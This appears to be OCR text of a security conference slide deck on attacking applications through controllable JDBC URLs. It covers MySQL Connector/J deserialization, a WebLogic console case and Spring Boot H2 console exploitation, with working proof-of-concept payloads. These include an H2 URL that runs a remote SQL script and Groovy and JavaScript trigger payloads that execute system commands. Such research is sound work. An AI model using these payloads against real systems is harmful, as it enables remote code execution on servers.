Make JDBC Attack Brilliant Again

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Agenda

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1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

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

Java Database Connectivity


Java Application
Not Recommended
Unportable
Callback
JDBC
Standard Interface
JDBCMysqlImpl
JDBCOracleImpl
JDBCSQLServerImpl
JDBCDB2mpl
JDBC Driver
Callback
MySQL
Oracle
MsSQL
DB2

```
Class.forName("com.mysql.cj.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/demo"
Connection conn = DriverManager.getConnection(url)
```

Controllable JDBC URL



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
MySQL client arbitrary file reading vulnerability

- Affect many clients including JDBC driver
- LOAD DATA INFILE statement

MySQL JDBC client deserialization vulnerability

- Affected MySQL JDBC driver need to support specific properties
- gadgets are necessary



MySQL Connector/J – CVE-2017-3523

MySQL Connector/J offers features to support for automatic serialization and deserialization of Java objects, to make it easy to store arbitrary objects in the database

- The flag "**useServerPrepStmts**" is set true to make MySQL Connector/J use server-side prepared statements
- The application is reading from a column having type **BLOB**, or the similar **TINYBLOB**, **MEDIUMBLOB** or **LONGBLOB**
- The application is reading from this column using **.getString()** or one of the functions reading numeric values (which are first read as strings and then parsed as numbers).

```
case Types.LONGVARBINARY:
                    if (!field.isBlob()) {
                        return extractStringFromNativeColumn(columnIndex, mysqlType);
                    } else if (!field.isBinary()) {
                        return extractStringFromNativeColumn(columnIndex, mysqlType);
                    } else {
                        byte[] data = getBytes(columnIndex);
                        Object obj = data;

                        if ((data != null) && (data.length >= 2)) {
                            if ((data[0] == -84) && (data[1] == -19)) {
                                // Serialized object?
                                try {
                                    ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                                    ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                                    obj = objIn.readObject();
                                    objIn.close();
                                    bytesIn.close();
                                }
                            return obj.toString();
                        }

```

Properties

Versions	Properties	Values
8.x	queryInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
6.x	statementInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
>=5.1.11	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
<=5.1.10	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor

Weblogic 0day - CVE-2020-2934

```
1   public class CreateJDBCDataSource extends CreatePageFLowController {
2
3   private static final Long serialVersionUID = 1L;
4
5   private static Log LOG = LogFactory.getLog(CreateJDBCDataSource.class);
6
7   protected CreateJDBCDataSourceForm _createJDBCDataSourceForm = null;
8
9   @Action(useFormBean =  "createJDBCDataSourceForm", forwards = {@Forward(name="success", path="start.do")})
10  public Forward begin(CreateJDBCDataSourceForm form) {
11    UsageRecorder.note("User has launched the <CreateJDBCDataSource> assistant");
12    if (! isNested())
13      this._createJDBCDataSourceForm = form = new CreateJDBCDataSourceForm( );
14    form.setName(getUniqueName("jdbc.datasources.createidbcdatasource.name. seed"));
15    form.setDatasourceType("GENERIC")
16    form.setCSRFToken(CSRFUtils.getSecret(getRequest()));
17    try {
18      ArrayListsLabelvalueBean > databaseTypes = getDatabaseTypes();
19      form.setDatabaseTypes(databaseTypes);
20      for (Iterator<LabelValueBean> iter = databaseTypes.iterator(); iter.hasNext(); ) {
21        LabelvalueBean lvb = iter.next();
22        if (lvb.getvalue().equals("Oracle")) {
23          form.setSelectedDatabaseType(lvb.getValue());
24          break
25        }
26      }
```

127.0.0.1:7001/console/console.portal?_nfpb=true&_pageLabel=HomePage1

ORACLE WebLogic Server 管理控制台 12c

主页 注销 首选项 记录 帮助 欢迎, weblogic 连接到: base_domain

主页

更改中心

查看更改和重新启动

启用配置编辑。将来在修改，添加或删除此域中的项目时，将自动激活这些更改。

域结构

base_domain
- 域分区
- 环境
- 部署
- 服务
- 安全领域
- 互用性
- 诊断

帮助主题

- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态

正在检索健康状况数据...

失败 (0)
严重 (0)
超载 (0)
警告 (0)
正常 (0)

主页

信息和资源


有用的工具
- 配置应用程序
- 为 RAC 数据源配置 GridLink
- 配置动态集群
- 最新任务状态
- 设置控制台首选项

域配置

域
- 域

域分区
- 域分区
- 分区工作管理器

环境
- 服务器
- 集群
  - 服务器
  - 可迁移
- Coherence 集群
- 计算机
- 虚拟主机
- 虚拟目标
- 工作管理器
- 并发模板
- 资源管理
- 启动类和关闭类



localhost:63343/iframeDemo/

localhost:63343/iframeDemo/weblogic.html?_ijt=t4gufbarl75s9h0991bhg1n1ai

Attack other databases with JDBC drivers

Spring Boot H2 console case study

```
spring.h2.console.enabled=true

spring.h2.console.settings.web-allow-others=true
```

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

127.0.0.1:7777/h2-console/test.do?jsessionid=56b9d5113a8a41ae35847c87e94b78aa

English Preferences Tools Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded) Save Remove

Driver Class: org.h2.Driver


JDBC URL: jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I

User Name: sa

Password:

Connect Test Connection

Test successful



Construct payload with Groovy AST transformations

Why we use command "**RUNSCRIPT**"?

```
INIT = RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

```
1     if (init != null) {
2                     try {
3                         CommandInterface command = session.prepareCommand(init,
4                                 Integer.MAX_VALUE);
5                         command.executeUpdate(null);
6                     } catch (DbException e) {
7                         if (!ignoreUnknownSetting) {
8                             session.close();
9                             throw e;
10                        }
11                    }
12                }
13
```

single line SQL

In-depth analysis of source code

```
CREATE ALIAS RUNCMD AS $$<JAVA METHOD>$$;
CALL RUNCMD(command)
```

multiple lines SQL

org.h2.util.SourceCompiler

Java Source Code	javax.tools.JavaCompiler#getTask
JavaScript Source Code	javax.script.Compilable#compile
Groovy Source Code	groovy.lang.GroovyCodeSource#parseClass

```
1         Class<?> compiledClass = compiled.get(packageAndClassName);
2
3        if (compiledClass != null) {
4
5            return compiledClass;
6         }
7
8         String source = sources.get(packageAndClassName);
9
10        if (isGroovySource(source)) {
11
12            Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);
13
14            compiled.put(packageAndClassName, clazz);
15
16            return clazz;
17         }
```

Groovy Source Code

Use @groovy.transform.ASTTEST to perform assertions on the AST

GroovyClassLoader.parseClass(…)

```
public static void main(String[] args) throws ClassNotFoundException, SQLException {
        String groovy = "@groovy.transform.ASTTest(value={" +
                "    assert java.lang.Runtime.getRuntime().exec(\"open -a Calculator\")" +
                "})" +
                "def x";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '"+ groovy +"'";
        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

Is groovy dependency necessary?

```
1    private Trigger loadFromSource() {
2            SourceCompiler compiler = database.getCompiler();
3            synchronized (compiler) {
4                String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
5                compiler.setSource(fullClassName, triggerSource);
6                try {
7                    if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
8                        return (Trigger) compiler.getCompiledScript(fullClassName).eval();
9                    } else {
10                       final Method m = compiler.getMethod(fullClassName);
11                       if (m.getParameterTypes().length > 0) {
12                          throw new IllegalStateException("No parameters are allowed for a
13   trigger");
14                       }
15                       return (Trigger) m.invoke(null);
16                   }
17               } catch (DbException e) {
18                   throw e;
19               } catch (Exception e) {
20                   throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
21               }
22           }
23       }
```

"CREATE TRIGGER" NOT only compile but also invoke eval

```
public static void main(String[] args) throws ClassNotFoundException, SQLException {
        String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculat
or\")";
        String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON
INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";

        Connection conn = DriverManager.getConnection(url);
        conn.close();
```

